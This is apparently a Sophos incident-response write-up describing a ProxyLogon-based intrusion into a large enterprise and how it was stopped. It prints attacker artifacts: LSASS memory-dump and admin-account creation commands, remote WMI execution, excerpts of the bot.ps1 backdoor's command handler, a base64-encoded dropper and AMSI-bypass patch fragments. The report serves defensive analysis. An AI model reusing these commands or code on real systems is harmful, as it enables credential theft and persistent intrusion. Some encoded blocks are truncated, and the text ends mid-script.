Intervention halts a ProxyLogon-enabled attack

news.sophos.com/en-us/2021/05/05/intervention-halts-a-proxylogon-enabled-attack


Andrew Brandt

May 5, 2021

In a recently-concluded engagement, Sophos' Rapid Response team was called in to investigate an attack targeting an Exchange server. During the course of the work, the responders discovered that the attackers were still taking actions inside the target's network, and stopped the slow-rolling, manually controlled attack before any lasting damage could be done.

The target was a large enterprise that has around 15,000 endpoints spread across North America. Sophos discovered the attack, which began with the target's Exchange server becoming compromised through the use of the ProxyLogon exploit.

What made the attack stand out was the attackers' use of an unusual combination of commercial remote management tools not typically observed during the early phases of attacks, and the attackers' careful avoidance of some of the more obvious (and forensically noisy) techniques we typically observe in attacks like this, such as the widespread use of RDP to take control of machines inside the network. They did, however, scan the network and deploy Cobalt Strike as they moved from machine to machine.




► powershell.exe	"powershell.exe" -noninteractive -executionpolicy bypass mkdir C:\programdata\tmp
►► conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff
► powershell.exe	"powershell.exe" -noninteractive -executionpolicy bypass rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 56 C:\programdata\tmp\memory.dmp full
►► conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff
►► rundll32.exe	"C:\Windows\system32\rundll32.exe" C:\windows\System32\comsvcs.dll MiniDump 56 C:\programdata\tmp\memory.dmp full

During the incident, which took place over a period of just over two weeks, the attackers dumped stored credentials from the Exchange server, and then leveraged some of those credentials to pivot to other machines in the network. They also used a commercial remote access software tool called Remote Utilities, and limited their use of RDP within the network to just one session per machine, possibly as an attempt to remain below the radar.

The initial attack phase, and its tooling

The vulnerable server was compromised on March 16th, when a log entry reveals that the attacker leveraged two vulnerabilities – CVE-2021-26855 and CVE-2021-27065 – in order to execute a malicious PowerShell command on the server.

Within the next 90 minutes, the attackers had enumerated the Domain Administrator accounts from the now-compromised computer, dumped the credentials from memory so they could work on cracking the passwords offline, and had modified a Registry key on the computer that forced it to clear any stored credentials from memory. This final action would force any users to log in using their current password the next time they used the machine.




```
    }

    Out-Debug '[+] Looking for active Domain OUs'
    $ds.Filter = '(&(objectCategory=container)(objectClass=container))'
    $domainOUs = $ds.FindAll()
    Out-Info "`n-- List of feasible OUs -------------------------------------------------
    ForEach ($ou In $domainOUs) {
      if ($ou.Properties['description'].Length -gt 0) {
        $_descr = Get-PropertyValue $ou.Properties['description']
        if ($_descr -like '*admin*' -or
            $_descr -like '*engineer*' -or
            $_descr -like '*cyber*' -or
            $_descr -like '*security*' -or
            $_descr -like '*information*') {
          if ($ou.Properties['distinguishedName'].Length -gt 0) {
            Out-OUInfo (Get-PropertyValue $ou.Properties['distinguishedName'])
          }
        }
```

Enumerating administrators and other users

The password dump file was left in a location where the attackers could retrieve it directly from the public-facing web interface of Outlook Web Access, but where it would not be obvious to employees who used the server to check their email.


The attackers took a one day break and returned on March 18th to begin moving laterally through the target's network and to establish multiple new footholds on different machines. They dumped the credentials from memory a second time, and used WMI and PowerShell to issue commands on other machines on the network.



```
https://raw.githubusercontent.com/sense-of-security/ADRecon/master/ADRecon.ps1
```

This was clearly an information-gathering and "establishing control over lots of machines" phase of the attack, as the threat actors mapped the network using a tool called ADRecon, and identified additional machines they would later pivot to. They used PowerShell commands to dump memory from LSASS on some of these other internal machines remotely, and then pulled those dump files back to the Exchange sever – their initial foothold – for retrieval and offline extraction of more credentials.

They also took this opportunity to set up a backdoor into the network by executing the first of several malicious payloads on the Exchange server – an open-source utility called Chisel, which its Github page describes as "a fast TCP/UDP tunnel, transported over HTTP, secured by SSH." While Chisel, like ADRecon, isn't inherently malicious, it obviously can be used that way, as it was here.



```
# execute console command
$_dbg = "Command: " + $_cc[0] + " for: " + $_cc[1]
Out-Debug $_dbg
switch ($_cc[0]) {
    "STOP"  {
        Get-Job | % { Remove-Job -Job $_ -Force -ErrorAction SilentlyContinue
        $_l1 = Convert-ToBase64("STOPACK")
        if ($_cc.Length -ge 2) { $_l2 = Convert-ToBase64($_cc[1]) }
        else { $_l2 = Convert-ToBase64("Nothing") }
        $_msg = $_l1, $_l2 -join "`n"
        ($_result, $_error) = Send-ToConsole $_msg
        exit
    }
    "KILL"  {
        if ($_cc.Length -lt 2) { return $false }
        Remove-Job -Name $_cc[1] -Force -ErrorAction SilentlyContinue
        $_l1 = Convert-ToBase64("KILLACK")
        $_l2 = Convert-ToBase64($_cc[1])
        $_msg = $_l1, $_l2 -join "`n"
        ($_result, $_error) = Send-ToConsole $_msg
```


An excerpt of the bot.ps1 script

The attackers also ran a command that remotely installed a PowerShell backdoor (named **bot.ps1**) and a script that pulled down and executed a Cobalt Strike payload (called **cobalt.ps1**) on multiple machines on the network.

The threat actors actually built themselves a sizeable collection of tools they used during this attack, the details of which are discussed below.

Attackers find expediency outweighs security

For all the effort involved, the attackers did not employ particularly good security, themselves. They created accounts named **admin** on several machines (with a password of “**P@ssw0rd**“) and added them to the Administrators group.




► powershell.exe	"powershell.exe" -noninteractive -executionpolicy bypass net user admin P@ssw0rd /add && net localgroup administrators admin /add
►► conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff
► powershell.exe	"powershell.exe" -noninteractive -executionpolicy bypass net user admin P@ssw0rd /add
►► conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff
►► net.exe	"C:\Windows\system32\net.exe" user admin P@ssw0rd /add
►►► net1.exe	C:\Windows\system32\net1 user admin P@ssw0rd /add
► powershell.exe	"powershell.exe" -noninteractive -executionpolicy bypass net localgroup administrators admin /add

Attacker assigning a terrible password

But they didn’t log on with these accounts; Rather, as the day went on, they used the credentials that belonged to network administrators extracted from the LSASS memory dumps to connect from one machine to another, just one time over Remote Desktop, executing their bot.ps1 tool on the remote machine.

They also used this access to install a commercial IT helpdesk access tool called Remote Utilities, and three days later, a Cobalt Strike beacon (signed with a stolen digital certificate that, as of this writing, currently passes validation), on some machines.



Digital Signature Information

This digital signature is OK.

Signer information

Name:	OASIS COURT LIMITED
E-mail:	nonaterscont1986@yahoo.com
Signing time:	Saturday, 13 March, 2021 01:57:36 AM


Countersignatures

Name o...	E-mail a...	Timestamp
Sectigo ...	Not avai...	Saturday, ...

The Cobalt Strike payloads were digitally signed with a valid certificate

The Cobalt Strike beacon was a DLL that was given a random name, and executed from the C:\Windows\Temp directory by a command issued through the bot.ps1 backdoor. These payloads were all signed by a Sectigo-issued certificate assigned to *OASIS COURT LIMITED*, with validity that does not expire until the end of 2021, tied to a yahoo.com email address.


The attackers then went silent for more than a week. On March 27, they returned and tried to execute another Cobalt Strike beacon in memory, but were prevented from doing so by our endpoint protection tools. On March 29, they performed reconnaissance of the Active Directory server (using one of the administrators' stolen credentials), exported the results to a series of CSV files, then compressed those into a single Windows .cab archive file.



► powershell.exe	"powershell.exe" -noninteractive -executionpolicy bypass wmic /node:[redacted] process call create 'powershell ps lsass > c:\programdata\a.txt'
►► conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff
►► WMIC.exe	"C:\Windows\System32\Wbem\WMIC.exe" /node:[redacted] process call create "powershell ps lsass > c:\programdata\a.txt"
► powershell.exe	"powershell.exe" -noninteractive -executionpolicy bypass type \\[redacted]\c$\programdata\a.txt

Running a remote script

The attackers continued their slow-roll approach, only taking a small number of actions on any given day for the next few days. Sophos detected and stopped the execution of another Cobalt Strike beacon on March 30, and blocked a PowerShell command that would have deployed the bot.ps1 backdoor to four more servers the attackers had identified. They then recompiled the Cobalt Strike beacon in an attempt to evade our detection and tried again on March 31.



```
if ($GroupID -like "*%GROUP%*") { $GroupID = '' }

$script:WarningPreference = "SilentlyContinue"
$script:VerbosePreference = "SilentlyContinue"
[Threading.Semaphore] $script:Semaphore = $null
$_debCnt = 0

# -- initialization
```

```
if ($GroupID -like "*%GROUP%*") { $GroupID = '' }

$script:WarningPreference = "SilentlyContinue"
$script:VerbosePreference = "SilentlyContinue"
[Threading.Semaphore] $script:Semaphore = $null
$_debCnt = 0

# -- initialization
<#
add-type @"
   using System.Net;
   using System.Security.Cryptography.X509Certificates;
   public class TrustAllCertsPolicy : ICertificatePolicy {
      public bool CheckValidationResult(
         ServicePoint srvPoint, X509Certificate certificate,
         WebRequest request, int certificateProblem) {
         return true;
      }
   }
"@
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls11 -bor [Net.SecurityProtocolTy
[Net.ServicePointManager]::CertificatePolicy = New-Object TrustAllCertsPolicy
#>
```


A comparison of older (left) and newer (right) bot scripts, with code added to check TLS certificate validity

By April 1, the attackers had begun to use the commercial Remote Utilities tool to open a connection from a computer based in Paris to one of the targeted internal servers. They used this connection to deliver a number of malware files, including a copy of Mimikatz and a new PowerShell script named **p.ps1**, and to create new users with administrative privileges on additional machines. They also named one of the Chisel executable payloads **Sophos.exe** and tried to drop it into the Windows directory and execute it.

On April 2, the targeted company decided to engage with Sophos Rapid Response to deal with the growing problem. Within a few hours, we had identified a number of malicious programs they had delivered onto the network. The attack appeared to be a precursor to delivering ransomware to the entire corporate IT infrastructure, but our intervention prevented any further harm from being done.

Handcrafted tools used in the attack

In addition to the PowerShell remote access tool, bot.ps1, the threat actors created a series of other PowerShell scripts, which they deployed as modules to enhance the core functionality of bot.ps1. These were run across the target's network in an attempt to conduct reconnaissance and give themselves the privileges they needed to complete the attack.




```
function Save-Bullet([String] $SavePath) {
  $bulletB64 = 'I3JlZ2lvbiBoZWxwZXIgZnVuY3Rpb25zDQpmdW5jdGlvbiBPdXQtRGVidWcoW1NOcmluZ1OkdGhlT
KCRfY3MpIHsNCiAgICAgICAgaWYgKCRfY3MuUGFydE9mRG9tYWluIC1lcSAkdHJ1ZSkgeyAkbXlEb21haW4gPSAkX2NzL
ZSkifQ0KDQogICAgICAgICAgICBpZiAoJF9jYy5MZW5ndGggLWx0IDMpIHsgcmV0dXJuICRmYWxzZSB9DQogICAgICAgI
KyAkX2pvYi5TdGF0ZSArICIgZm9yOiAiICsgJF9qb2IuTmFtZQ0KICAgICAgICAgICAgT3VOLURlYnVnICRfZGJnDQogI
  $bulletText = [Text.Encoding]::UTF8.GetString([convert]::FromBase64String($bulletB64))

  if ((Test-Path -path $SavePath) -eq $false) {
      throw "Can not save bullet. Directory '$SavePath' does not exists"
  }
  $bulletFile = [System.IO.Path]::GetRandomFileName() + '.ps1'
  $bulletFile = Join-Path $SavePath $bulletFile
  [Io.File]::WriteAllText($bulletFile, $bulletText)
  return $bulletFile
}
```

The encoded "bullet" file, embedded in a script used during the attack

- **Module_AMSIBypassMaybe_regthrgrwfgterw.ps1**: a dropper that delivers either a 32-bit or 64-bit DLL as a payload, and then patches the payload's entrycode in an attempt to defeat AMSI-based malware detection.
- **Module_RunPsExecMaybe.ps1**: Despite its name, this module has nothing to do with the Windows PSExec utility. It creates a service entry that runs a PowerShell backdoor it refers to as a "RemoteBulletFile."
- **Module_ADRecon.ps1**: A one-line script that literally just calls the PowerShell script for ADRecon directly from its Github page.
- **Module_RunByWMI.ps1**: A script that copies the PowerShell backdoor to a remote computer. The only difference between it and *Module_RunPsExecMaybe.ps1* is this version includes a variable called $urlConsole that defines a command-and-control address.
- **Module_GetAllServers.ps1**: Collects information about the current domain, and any physical or virtual machines hosted in the domain.
- **Module_GetDomainControllers.ps1**: Collects information about the domain controllers, including its hostname, operating system version, and its operational status.
- **Module_EnumerateAdmins.ps1**: Collects domain admin, enterprise admin, and domain user information.

- **Module_Mod-EnumerateHyperV.ps1**: Enumerates and collects information about HyperV virtual machines within a domain.




```
function regthrgrwfgterw {
  If ($env:PROCESSOR_ARCHITECTURE -eq "x86") {
    #Out-Info "Apply patch for 32-bit mode Powershell"
    $hexs='4D17CA90030300000404000FF00FF00B8B800000000000000404000
8650F1000AFB812FB01008545CF8B35B100008BC330FD4CC68B22A6000089C4A1
000000000000010100048480000340569 69BCBCE2E2383B12124444ACAC61601E
  }
  else {
